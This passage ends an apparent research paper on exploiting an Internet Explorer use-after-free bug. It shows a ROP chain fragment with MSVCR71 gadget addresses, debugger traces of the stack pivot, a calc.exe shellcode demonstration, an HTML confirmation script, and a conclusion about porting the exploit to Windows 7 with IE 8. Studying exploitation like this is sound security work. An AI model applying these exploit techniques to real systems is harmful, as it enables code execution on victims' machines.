'%u8f2a%u7c35' + //0x7c358f2a : # ADD ECX,EDX # ADD EAX,ECX # POP ESI # RETN (mov ecx, edx)
'%u0000%u0000' +
'%u3423%u7c35' + //0x7c353423 : # SUB EAX,ECX # DEC EAX # RETN (resubtracts ecx from eax)
```

Figure 21: ROP chain to preserve EAX

The screenshot in Figure 22 demonstrates the effect of the ROP chain.



```
eax=0c0c0c0c ebx=00222020 ecx=00239428 edx=00000004 esi=00239428 edi=00000002
eip=7c348b05 esp=0206f2ac ebp=0206f2cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSVCR71!_setusermatherr+0x290:
7c348b05 94              xchg    eax,esp
1:025> t
eax=0206f2ac ebx=00222020 ecx=00239428 edx=00000004 esi=00239428 edi=00000002
eip=7c348b06 esp=0c0c0c0c ebp=0206f2cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSVCR71!_setusermatherr+0x291:
7c348b06 c3              ret
1:025> t
eax=0206f2ac ebx=00222020 ecx=00239428 edx=00000004 esi=00239428 edi=00000002
eip=7c354901 esp=0c0c0c10 ebp=0206f2cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSVCR71!swab+0x29:
7c354901 5b              pop     ebx
1:025> bp 0c0c0dcc
1:025> g
Breakpoint 2 hit
eax=00000001 ebx=00000201 ecx=0c0c0d6c edx=7c90e4f4 esi=7c3415a2 edi=7c347f98
eip=0c0c0dcc esp=0c0c0d00 ebp=7c37a151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0c0c0dcc 41              inc     ecx
1:025> dd esp-10
0c0c0cf0  00000040 00239428 7c37a151 0c0c0d00
0c0c0d00  41414141 41414141 41414141 41414141
0c0c0d10  41414141 41414141 41414141 41414141
0c0c0d20  41414141 41414141 41414141 41414141
0c0c0d30  41414141 41414141 41414141 41414141
0c0c0d40  41414141 41414141 41414141 41414141
0c0c0d50  41414141 41414141 41414141 41414141
0c0c0d60  41414141 41414141 41414141 41414141
1:025> dd 00239428
00239428  00000004 0206f2ac 42424242 42424242
00239438  42424242 42424242 42424242 42424242
00239448  42424242 42424242 42424242 42424242
00239458  42424242 42424242 42424242 42424242
00239468  42424242 42424242 42424242 42424242
00239478  42424242 42424242 42424242 00004242
00239488  eaa67a71 ff080100 00b8ada4 00c76224
00239498  00c3e58c 00cb1088 00000001 00000000
```

Figure 22: Preserving EAX

After EAX and ESP are exchanged as a part of the initial stack pivot, EAX can be seen to be 0x0206f2ac and ECX is 0x002252e8. If a breakpoint is placed just before the shellcode that will execute calc.exe and clean-up, it is possible to examine the memory surrounding ESP. As can be seen, the value of ECX is still contained at an offset of –0x0c, and if that pointer is dereferenced the value of EAX can be seen in the second position after the data stored by VirtualProtect.

In order to test that execution continues cleanly, the code in Figure 23 was inserted into the HTML file after the code that will trigger the bug.

```
<script>
	document.title = "Gordon";
	alert("Gordon's Alive");
</script>
```

Figure 23: Confirmation code

Executing the code results in the screenshot in Figure 24; the change to the name of the window and the pop-up alert demonstrate that code execution continued after the exploit was triggered.




Figure 24: Final exploitation with clean up

6 Conclusion

This paper has discussed the exploitation of a single use-after-free bug on an older browser and operating system combination.

The majority of the techniques used are generic to use-after-free exploitation; the specifics of the object sizes for gaining control of the vtable pointer and the mechanics of cleaning up the exploit are specific to this case and would probably need to be changed for other exploits.

With minor modifications the exploit presented here can be made to work on Windows 7 with IE 8; later browsers add additional layers of protection, and work to make use of this exploit on more modern systems is ongoing.